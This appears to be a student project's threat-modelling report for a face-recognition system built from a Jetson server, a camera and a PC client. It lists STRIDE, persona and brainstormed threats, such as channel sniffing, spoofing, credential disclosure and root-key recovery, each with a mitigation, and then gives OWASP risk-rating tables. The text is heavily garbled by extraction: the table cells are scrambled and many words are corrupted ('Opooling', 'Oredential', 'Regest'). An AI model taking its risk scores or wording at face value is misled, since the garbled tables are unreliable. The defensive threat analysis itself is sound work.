-	Sniffing in the middle of communication between	Same as TR-18
	camera and Jetson	
-	Sniffing in the middle of communication between client	Same as TR-07
	and server	
-	Leak pictures from the directory to unauthorized users	Same as TR-35

-	Anyone can view video stream from Jetson	Same as TR-48
TR-61	By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client. And attacker can try to steal the information of the encryption channel.	
TR-62	By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	
TR-63	An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for encryption through statistical analysis of the encrypted file.	

5.5. Result of Threat Modeling

We found 28 threats below by using STRIDE, PnG, Brainstorming.

ID	Tool	Category	Interaction	Threat	Review
TR -01	STRID E	Information Disclosure	DF4.2 Load Login Credential / Learning Data	If the user credential data is stored as plain text, it can be disclosed.	User credential should be kept securely
TR -02	STRID E	Tampering	DF4.2 Load Login Credential / Learning Data	An attacker modify user credential data.	User credential should be kept securely
TR -03	STRID E	Spoofing	DF4.2 Load Login Credential / Learning Data	An attacker modify user credential data and then server can use it without checking.	User credential should be kept securely
TR -04	STRID E	Spoofing	DF2.1 Request (Login / Mode Ctrl)	An attacker spoof the user (Client)	Need to more stronger authentication process
TR -05	STRID E	Tampering	DF2.1 Request (Login / Mode Ctrl)	An attacker tampers Login or Mode control data to server in order to get information.	Need to encrypt communication channel
TR -06	STRID E	Repudiation	DF2.1 Request (Login / Mode Ctrl)	Clients can repudiate the actions they have performed.	Need to apply mutual authentication
TR -07	STRID E	Information Disclosure	DF2.1 Request (Login / Mode Ctrl)	An attack can sniff the data on the connection.	Need to consider encrypting the data flow.
TR -08	STRID E	Information Disclosure	DF2.1 Request (Login / Mode Ctrl)	Weak authentication may lead to disclose information	Need to more stronger authentication process
TR -10	STRID E	Denial Of Service	DF2.1 Request (Login / Mode Ctrl)	the information of the communication between client and server is interrupted by attackers.	Need to use TLS
TR -13	STRID E	Elevation Of Privilege	DF2.1 Request (Login / Mode Ctrl)	An attacker sends a malicious data to server in order to change the flow of program execution.	Need to apply input sanitization
TR -29	STRID E	Denial Of Service	DF3.1 Camera Ctrl	It may be physically damaged and you may not be able to get Data from Camera	Need to protect camera unit from physical damage
TR -34	STRID E	Denial Of Service	DF4.1 Store Login Credential / Learning Data	It is possible to add a lot of Images in the storage.	Need to limit the number of images
TR -35	STRID E	Information Disclosure	DF4.1 Store Login Credential / Learning Data	User credential may be disclosed.	Need to encrypt user credential data
TR -41	STRID E	Spoofing	DF4.1 Store Login Credential / Learning Data	User Credential Data can be exposed to attackers.	Need to encrypt user credential data

TR	STRID	Spoofing	DF2.5 Result (Video	Server (Jetson) may be spoofed by	Need to apply mutual
-44	E	Opooling	Stream)	an attacker	authentication
TR	STRID	Spoofing	DF2.5 Result (Video	Client (PC) may be spoofed by an	Need to apply mutual
-45	Е	opcoming .	Stream)	attacker	authentication
TR -46	STRID E	Tampering	DF2.5 Result (Video Stream)	Video Stream may be tampered with by an attacker.	Need to protect the video stream over the connection
TR	STRID	Information	DF2.5 Result (Video	Video Stream may be sniffed with by	Need to protect the video
-48	E	Disclosure	Stream)	an attacker.	stream over the connection
TR	STRID	Denial Of	DF2.5 Result (Video	Client (PC) crashes, halts, stops or	Need to remain stable in
-49	E	Service	Stream)	runs slowly.	abnormal cases
TR	STRID	Elevation Of	DF2.5 Result (Video	Server (Jetson) may be able to	
-52	E	Privilege	Stream)	remotely execute code	Need input sanitization
TR	STRID	Elevation Of	DF2.5 Result (Video	An attacker may pass data into 1.1	
-53	E	Privilege	Stream)	Client (PC)	Need input sanitization
TR -56	PnG	Tampering	User credential data	Change the image data not to	Need to protect user credential data
TR		Information		recognize registered users. Disclose administrator's ID/Password	3.5.1.5.
-57	PnG	Disclosure	Client => Server		Need to more stronger process for authentication
-57		Disclosure		to the employees in the company.	ior aumentication
TR -59	PnG	Information Disclosure	Server <=> Client	Sniff the communication channel between server and client to get user credential data.	Need to protect the data over the connection
TR	Brainst	NI/A	Materials	Compromise the connection of	Server need to be robust in
-60	orming	N/A	Network	network physically by an attacker	abnormal case.
TR -61	Brainst orming	Tampering/ Information Disclosure/ Spoofing	Server <=> Client	By changing the server/client's certificate or key, an attacker may attempt to connect to an unauthorized client. And attacker can try to steal the information of the encryption channel.	Need to protect or verify the certificates and keys used by the server and client for TLS communication
TR -62	Brainst orming	Tampering/ Information Disclosure	Face Recognition data	By modifying the face recognition data, an attacker may cause an error or abnormal operation in the face recognition result. By stealing facial recognition data, an attacker can steal information from the system.	Need to protect face recognition data
TR -63	Brainst orming	N/A	Cryptographically robust	An attacker can find out the ROOT KEY used for encryption through reverse binary analysis, decrypt the encrypted file, and steal information. An attacker can infer the key used for encryption through statistical analysis of the encrypted file.	Need to preventing reverse analysis of encrypted information Need to protect ROOT encrypt key

6. Security Risk Assessment

OWASP Tools is known for well-formed sub-categories to weight to threat level and impact level comparing to the heavens.

And we've learned this tool from our lecture and used to it.

				Factors for	Estimating	Likelihood			Factors f	or Estimatii	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range	Likeli	hood	Estimatin	Factors	Range	Imp	act	Risk
			g Factors	ractors	_	Score	Severity	g Factors	ractors	Range	Score	Severity	Severity
		Information Disclosure		Skill level	6 - Some technical				Loss of confidentiality	9 - All data disclosed			
.			-		skills					7 - Extensive			
				Motive	4 - Possible reward				Loss of Integrity	seriously comunit data			
			Threat Agen		4 - Special			Technical Impact		corrupt data			
	DF4.2			Opportunity	access or resources				Loss of availability	3-			
	Load Login				required								
TR-01	Credential /	[Threat]		Group Size	7 -	6.125	HIGH		Loss of accountability	7 - Possibly traceable	6.5	HIGH	Critical
	Learning Data	If the user credential data is stored as plain text, it can be disclosed.		Ease of					Financial	7 - Significant)
				discovery	7 - Easy				damage	effect on annual profit			
			Vulnerability	Ease of exploit	8-			Business	Reputation damage	7 -			
			vullerability	Awareness	6 - Obvious			Impact	Non- compilance	5 - Clear violation			
				Intrusion	7-				Privacy	7 - Thousands			
				detection					violation	of people			
				Factors for	Estimating	Likelihood			Factors f	or Estimatii	<u> </u>		Overall
ID	Inteface	Threat Group	Estimatin g Factors	Factors	Range	Likeli Score	Severity	Estimatin g Factors	Factors	Range	Score	Severity	Risk Severity
-			8		6 - Some	score	severity	8			score	severity	
		Tampering		Skill level	technical skills				Loss of confidentiality	7 -			
			1	Motive	4 - Possible				Loss of	9 - All data			
			Threat Agen		7 - Some			Technical	Integrity	totally comupt			
				Opportunity	access or resources			Impact	Loss of availability	3 -			
	DF4.2 Load				required								
TR-02	Login Oredential /			Group Size	7 -	6.125	HIGH		Loss of accountability	5-	6.25	HIGH	Critical
	Learning Data ···	[Threat] An attacker modify user credential data.		Ease of					Financial	7 - Significant			$\overline{}$
				discovery	7 - Easy				damage	effect on annual profit			
		Theret Group	Vulnerability	Ease of exploit	5 - Easy			Business	Reputation damage	7-			
				Awareness	6 - Obvious			Impact	Non- compliance	5 - Clear violation			
				Intrusion	_				Privacy	7 - Thousands			
				detection	7-				violation	of people			
										or Estimating Impact			
		7-10-		Factors for	Estimating				Factors f	or Estimatii			Overall
ID	Inteface	Threat Group	Estimatin g Factors	Factors for Factors	Estimating Range	Likeli	hood	Estimatin g Factors	Factors f	or Estimation	Imp		Overall Risk Severity
ID	Inteface	•	Estimatin	Factors				Estimatin g Factors	Factors			Severity	Risk
ID	Inteface	Threat Group	Estimatin		Range	Likeli	hood				Imp		Risk
ID	Inteface	•	Estimatin	Factors	Range 6 - Some technical	Likeli	hood		Factors Lose of confidentiality Lose of	Range	Imp		Risk
ID	Inteface	•	Estimatin	Factors Skill level	Range 6 - Some technical skills 4 - Possible reward 7 - Some	Likeli	hood	g Factors Technical	Factors Lose of confidentiality Lose of integrity	Range 7-	Imp		Risk
ID	Inteface	•	Estimatin g Factors	Factors Skill level	Range 6 - Some technical skills 4 - Possible reward	Likeli	hood	g Factors	Factors Lose of confidentiality Lose of	Range 7-	Imp		Risk
	DF4.2 Load	•	Estimatin g Factors	Factors Skill level Motive	Range 6 - Some technical skills 4 - Possible reward 7 - Some access or	Likeli	hood	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of availability	7 - 9 - All data totally corrupt	Imp		Risk
	DF4.2 Load Login Oredential /	Spoofing	Estimatin g Factors	Factors Skill level Motive	Range 6-Some technical skills 4-Possible reward 7-Some access or resources	Likeli	hood	g Factors Technical	Factors Lose of confidentiality Lose of integrity Lose of	7 - 9 - All data totally corrupt	Imp		Risk
	DF4.2 Load Login	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors	Factors Skill level Motive Opportunity	Range 6-Some technical skills 4-Possible reward 7-Some access or resources required 7-	Likeli Score	hood Severity	g Factors Technical	Loss of confidentiality Loss of integrity Loss of availability Loss of	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant	Score	Severity	Risk Severity
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat]	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery	Range 6-Some technical skills 4-Possible reward 7-Some access or resources required	Likeli Score	hood Severity	g Factors Technical	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage	Range 7 - 9 - All data totally compt 3 - 6 -	Score	Severity	Risk Severity
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of	Range 6-Some technical skills 4-Possible reward 7-Some access or resources required 7-	Likeli Score	hood Severity	g Factors Technical Impact	Factors Lose of confidentiality Lose of integrity Lose of availability Lose of accountability Financial	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 -	Score	Severity	Risk Severity
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of	Range 6 - Some technical skills le reward 7 - Some accounces required 7 - Easy	Likeli Score	hood Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation	7 - 9 - All data totally compt 3 - 6 - 7 - Significant officct on annual profit	Score	Severity	Risk Severity
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion	Range 6 - Some technical skills skills skills 4 - Possible reward 7 - Some access or resources required 7 - 7 - Easy 3 - Difficult 6 - Obvious	Likeli Score	hood Severity	g Factors Technical Impact	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation Gamage Non-compliance Privacy	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear	Score	Severity	Risk Severity
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors Fhreat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion deteotion	Range 6 - Some bechelcal skills 4 - Possible revand 7 - Some 7 - Easy 3 - Difficult 6 - Obvious 7 -	Likeli Score 5.875	Severity MEDIUM	g Factors Technical Impact	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation Gamage Non-compliance Privacy violation	7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands of people	Score 6.375	Severity	Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking.	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion deteotion	Range 6 - Some bechelcal skills 4 - Possible revand 7 - Some 7 - Easy 3 - Difficult 6 - Obvious 7 -	Likeli	Severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation Gamage Non-compliance Privacy violation	7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands	Score 6.375	Severity HIGH	Risk Severity High
	DF4.2 Load Login Oredential / Learning	Spoofing [Threat] An attacker modify user credential data and	Estimatin g Factors Fhreat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion deteotion	Range 6 - Some behelical skills 4 - Possible revand 7 - Some 7 - Easy 3 - Difficult 6 - Obvious 7 -	Likeli	Severity MEDIUM	g Factors Technical Impact	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation Gamage Non-compliance Privacy violation	7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands of people	Score 6.375	Severity	Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking.	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection	Range 6 - Some 6 - Some bechelcal skills 4 - Possible 7 - Some 7 - Some 7 - Some 7 - Fasy 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage Non-compilance Privacy violation Factors f	7 - 9 - All data totally compt a state of the state of th	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking.	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection	Range 6 - Some 6 - Some tochnical skillis 4 - Position 7 - Some access or resources required 7 - Easy 3 - Difficult 6 - Clovious 7 - Estimating Range	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation General Reputation Privacy violation Factors f	7 - 9 - All data totally compt a state of the state of th	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking. Threat Group	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or resources regulred 7 - T - Easy 3 - Difficult 6 - Clovious 7 - Estimating Range 3 - Network and	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors	Range 7 - 9 - All data totality compt 3 - 6 - 7 - Significant effect or annual point 7 - 5 - Clear violation 7 - Thousands of people or Estimatii Range	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking. Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for	Range 6 - Some 6 - Some bechelcal skills 4 - Possible revaud 7 - Some access or resources 7 - Easy 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Round Non-compliance Privacy violation Factors f Factors Loss of	Range 7 - 9 - All data totally compt. 3 - 6 - 7 - Significant effect on sensel posts. 7 - 5 - Clear violation of people or Estimati. Range 7 - 5 - Extensive slightly	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking. Threat Group	Estimatin g Factors Threat Agen Vulnerability	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive	Range 6 - Some 6 - Some technical skills 4 - Possible reward 7 - Some access or required 7 - Some 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands of people or Estimatii Range 7 - 5 - Extensive	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking. Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awarenese Infrusion deteotion Factors for Factors	Range 6-Some technical skills 4-Possible 4-Possible 4-Possible 4-Possible 5-Recess or resources required 7-Some 3-Difficult 6-Cibvious 7- Estimating Range 3-Network approgramming skills 6- 7-Some access or resources	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation Gamage Non- compliance Privacy violation Factors Loss of confidentiality Loss of confidentiality Loss of confidentiality Loss of confidentiality	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands of people Or Estimati Range 7 - 5 - Extensive slightly compt data 1 - Minimal secondary services	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user credential data and then server can use it without checking. Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors for Skill level Motive Opportunity	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or resources required 7 - Teasy 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some access or resources required	Likeli Score 5.875	severity MEDIUM	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors Loss of confidentiality Loss of integrity Loss of integrity Loss of	Range 7 - 9 - All data totality compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - Thousands of people Or Estimati Range 7 - 5 - Extensive slighty compt data 1 - Minimal secondary secondary	Score 8.375	HIGH (Risk Severity High
TR-03	DF4.2 Load Login Oredential / Learning Data ···	Spoofing [Threat] An attacker modify user oredential data and then server can use it without checking. Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive	Range 6-Some technical skills 4-Possible 4-Possible 4-Possible 4-Possible 5-Recess or resources required 7-Some 3-Difficult 6-Cibvious 7- Estimating Range 3-Network approgramming skills 6- 7-Some access or resources	Likeli Score 5.875 Likelihooc Likeli Score	MEDIUM Medium Medium Medium Medium	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Loss of accountability Financial damage Reputation damage Reputation reputatio	Range 7 - 9 -All data totally compt 3 - 6 - 7 - Significant effect on annual proft 7 - 5 - Clear violation 7 - 7 - Thousands of people or Estimati Range 7 - 5 - Extensive slightly compt data 1 - Minimal secondary services intempted 7 - 1 - Possibly traceable	8.375	HIGH (Severity	Risk Severity High Overall Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ··· Inteface DF2.1 Recest (Login /	[Threat] An attacker modify user credential data and then server can use it without checking. Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion Factors for Factors Skill level Motive Opportunity Croup Size Ease of	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or resources required 7 - Teasy 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some access or resources required	Likeli Score	MEDIUM Medium Medium Medium Medium	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of availability Loss of availability Loss of availability Loss of accountability Loss of accountability Loss of accountability Loss of accountability Financial	Range 7 - 9 -All data totally compt 3 - 6 - 7 - Significant effect on annual profit 7 - 5 - Clear violation 7 - 7 - Thousands of people or Estimati Range 7 - 5 - Extensive slighty compt data 1 - Minimal secondary services intemupted 7 - Possibly	8.375	HIGH (Severity	Risk Severity High Overall Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ··· Inteface DF2.1 Recest (Login /	Spoofing [Threat] An attacker modify user oredential data and then server can use it without checking. Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive Opportunity Group Size	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or required 7 - Tome 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some access or required 7 -	Likeli Score	MEDIUM Medium Medium Medium Medium	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Financial damage Non- compliance Privacy violation Factors Loss of confidentiality Loss of availability Loss of availability Loss of availability Loss of accountability Loss of accountability Loss of accountability Loss of accountability Financial	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on sensel posts 7 - 5 - Clear violation 7 - 5 - Clear violation 7 - Thousands 6 - 7 - Sextensive slightly compt data 1 - Minimal secondary services interrupted 7 - Possible viaceable 7 - Possible viaceable 7 - Possible viaceable 7 - Sextensive significant effect on annual posts	8.375	HIGH (Severity	Risk Severity High Overall Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ··· Inteface DF2.1 Recest (Login /	Spoofing [Threat] An attacker modify user oredential data and then server can use it without checking. Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awarrens Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Croup Size Ease of discovery Ease of discovery Ease of exploit	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or resources required 7 - Total 7 - Easy 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some access or resources required 7 -	Likeli Score	MEDIUM Medium Medium Medium Medium	g Factors Technical Impact Business Impact Estimatin g Factors	Factors Loss of confidentiality Loss of integrity Loss of integrity Loss of availability Loss of availability Financial damage Reputation Factors Loss of confidentiality Loss of availability Loss of availability Loss of confidentiality Loss of availability Loss of availability Loss of accountability Loss of accountability Loss of Reputation Reputation Gamage	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on enrual posit 7 - 5 - Clear violation 7 - 5 - Clear violation 7 - 7 - Thousands 6 - 7 - Sextensive slightly compt data 1 - Minimal secondary services interrupted 7 - Posity traceable 7 - Posity traceable 7 - Significant enrual posit 9 - Significant enrual e	8.375	HIGH (Severity	Risk Severity High Overall Risk Severity
TR-03	DF4.2 Load Login Oredential / Learning Data ··· Inteface DF2.1 Recest (Login /	Spoofing [Threat] An attacker modify user oredential data and then server can use it without checking. Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	Factors Bill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors Bill level Motive Opportunity Group Size Ease of discovery Ease of discovery Ease of exploit Motive Ease of discovery Ease of exploit Ease of discovery Ease of discovery	Range 6 - Some 6 - Some technical skills 4 - Possible 7 - Some access or required 7 - Tome 3 - Difficult 6 - Obvious 7 - Estimating Range 3 - Network and programming skills 6 - 7 - Some access or required 7 -	Likeli Score	MEDIUM Medium Medium Medium Medium	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Factors Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation Compilation Factors Loss of confidentiality Loss of availability Loss of availability Loss of availability Loss of accountability Financial damage Reputation	Range 7 - 9 - All data totally compt 3 - 6 - 7 - Significant effect on sensel posts 7 - 5 - Clear violation 7 - 5 - Clear violation 7 - Thousands 6 - 7 - Sextensive slightly compt data 1 - Minimal secondary services interrupted 7 - Possible viaceable 7 - Possible viaceable 7 - Possible viaceable 7 - Sextensive significant effect on annual posts	8.375	HIGH (Severity	Risk Severity High Overall Risk Severity

				Factors for	Estimating	Likelihood	i		Factors f	or Estimatii	ng Impact		Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range	Likeli	ihood	Estimatin	Factors	Range	Imp	act	Risk
			g Factors	Factors		Score	Severity	g Factors	Factors	Kange	Score	Severity	Severity
		T		Skill level	3 - Network and				Loss of	5 - Extensive			
		Tampering		SKIII IEVEI	programming skills				confidentiality	disclosed			
			1	Motive		1			Loss of	3 - Minimal			
			Threat Agen	Motive	6-			Technical	Integrity	seriously corrupt data			
					7 - Some access or			Impact	Loss of	1 - Minimal secondary			
	DF2.1	[Threat]		Opportunity	resources				availability	services			
TR-05	Regest (Login /				7 -	6.25	HIGH		Loss of	7 - Possibly	5	MEDIUM	High
	Mode Otrl)	An attacker tampers Login or Mode control		Group Size	/-				accountability	traceable			$\overline{)}$
		data to server in order to get information.		Ease of	6-				Financial damage	7 - Significant effect on			
				discovery Ease of				Business	Reputation	annual profit			
			Vulnerability	exploit	6-	ļ		Impact	damage Non-	7 - 5 - Clear			
		Awareness 6 - Covicus oompliance violation Private 5 - Nandande											
				detection	9 - Not logged				violation	5 - Hundreds of people			
				Factors for	Estimating	Likelihood			Factors f	or Estimatii			Overall
ID	Inteface	Threat Group	Estimatin	Factors	Range		hood	Estimatin	Factors	Range		act	Risk Severity
			g Factors		3 - Network	Score	Severity	g Factors			Score	Severity	Screinty
		Repudiation		Skill level	and				Loss of	5 - Extensive critical data			
]		programming skills				confidentiality	disclosed			
				Motive	4 - Possible				Loss of	5 - Extensive slightly			
			Threat Agen		reward 7 - Some			Technical Impact	Integrity	corrupt data			
				Opportunity	access or			Impact	Loss of	0-			
	DF2.1 Regest				resources required	_			avallability				
TR-06	(Login /	[Threat]		Group Size	7-	6	HIGH		Loss of	7 - Possibly	4.625	MEDIUM	High
	Mode Otri)	Ollents can repudiate the actions they have performed.		Ease of		ļ			accountability Financial	traceable)
		performed.	Vulnerability	discovery	7 - Easy				damage	5-			
				Ease of exploit	6-			Business	Reputation damage	5 - Loss of goodwill			
				Awareness	6 - Obvious			Impact	Non- compliance	5 - Clear violation			
											1		
				Intrusion	8 - Logged	1			Privacy	5 - Hundreds			
				detection	without review				Privacy violation	5 - Hundreds of people			
				detection	without review	Likelihood			violation				Overall
ID	Inteface	Threat Group	Estimatin	detection	without review	Likeli	hood	Estimatin g Factors	violation	of people	Imp		Overall Risk Severity
ID	Inteface	Threat Group		detection Factors for	without review Estimating			Estimatin g Factors	Factors f	of people or Estimatin		act Severity	Risk
ID	Inteface	Threat Group	Estimatin	detection Factors for	Estimating Range 3 - Network and	Likeli	hood		violation Factors f	of people or Estimatin	Imp		Risk
ID	Inteface		Estimatin	Factors for	Estimating Range 3 - Network	Likeli	hood		Factors for Factors	of people or Estimatin Range	Imp		Risk
ID	Inteface		Estimatin	Factors for	Estimating Range 3 - Network and programming	Likeli	hood	g Factors	Factors fi Factors Loss of confidentiality Loss of	of people or Estimatir Range 6 - 3 - Minimal seriously	Imp		Risk
ID	Inteface		Estimatin	Factors for Factors Skill level	Range 3 - Network and programming skills 7 - 7 - Some	Likeli	hood		Factors for Factors Lose of confidentiality	of people or Estimatir Range 6 -	Imp		Risk
ID			Estimatin g Factors	Factors for Factors Skill level	Range 3 - Network and programming skills 7 - 7 - Some access or	Likeli	hood	g Factors Technical	Factors for Factors Lose of confidentiality Lose of integrity Lose of	of people or Estimatir Range 6 - 3 - Minimal seriously	Imp		Risk
	DFC.1 Regest		Estimatin g Factors	Factors for Factors Skill level Motive	Range 3 - Network and programming skills 7 - 7 - Some	Likeli Score	Severity	g Factors Technical	Factors for Factors Loss of confidentiality Loss of integrity Loss of availability	of people or Estimatii Range 6 - 3 - Minimal seriously comupt data 0 -	Score	Severity	Risk Severity
ID	DF2.1 Regest (Login /	Information Disclosure	Estimatin g Factors	Factors for Factors Skill level Motive	Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources	Likeli	hood	g Factors Technical	Factors for Factors Lose of confidentiality Lose of integrity Lose of	of people or Estimatir Range 6 - 3 - Minimal seriously comupt data	Imp		Risk
	DFC.1 Regest	Information Disclosure	Estimatin g Factors	detection Factors for Factors Skill level Motive Opportunity Group Size	without review Estimating Range 3 - Network and programming skills 7 - 7 - Some access or resources required 7 -	Likeli Score	Severity	g Factors Technical	violation Factors fi Factors Loss of confidentiality Loss of integrity Loss of availability Loss of	of people Range 6 - 3 - Minimal sentously compt data 0 - 7 - Possibly traceable 7 - Significant 7 - Significant	Score	Severity	Risk Severity
